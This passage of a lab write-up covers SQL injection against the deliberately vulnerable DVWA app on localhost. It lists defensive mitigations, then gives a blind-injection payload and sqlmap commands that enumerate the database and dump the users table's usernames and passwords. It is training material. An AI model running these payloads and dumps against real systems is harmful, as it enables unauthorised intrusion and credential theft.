
1.1. Output



2. Capture_Req_Add_Paramete




2.1. Output



7.4 High

1. Insert_Payload_&_Get_Output



7.5 Mitigation

✅ **Use Prepared Statements (Parameterized Queries)**

Example in PHP (using PDO):

php

CopyEdit

$stmt = $pdo->prepare("SELECT * FROM users WHERE id = ?");

$stmt->execute([$_GET['id']]);

✅ **Input Validation**

- Validate and whitelist numeric parameters
- Reject or sanitize special characters

✅ **Limit Database Permissions**

- Application users should not have access to DROP, DELETE, or INSERT unless needed

✅ **Web Application Firewall (WAF)**

- Block known SQLi payloads

8. SQL Blind-Attack


8.1 Intro

While testing the **SQL Injection (Blind)** module in DVWA, I encountered a vulnerability where the application did not display output from the database directly. However, by carefully analyzing the application's **response behavior**, I was able to infer true/false results from injected queries — indicating a **Blind SQL Injection** vulnerability.


8.2 Low

1. Check_Database_Error

Check Error= 1' or 1=1#




2. Capture_Req




3. Show_Available_Dbs

Available Database=

sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7" --dbs --batch --risk=3 --level=3




4. Dbs_Result




5. Show_dvwa_Dbs_Tables

Show database tables=

sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7" -D dvwa --tables --batch --risk=3 --level=3




6. dvwa_tables




7. dvwa_Users_Table_Columns

show table users columns=

sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7" -D dvwa -T users --columns --batch --risk=3 --level=3




8. User_Table_Columns




9. Fetch_User&Passwd_Columns

Show username and passwords=

sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7" -D dvwa -T users -C user,password --dump --batch --risk=3 --level=3

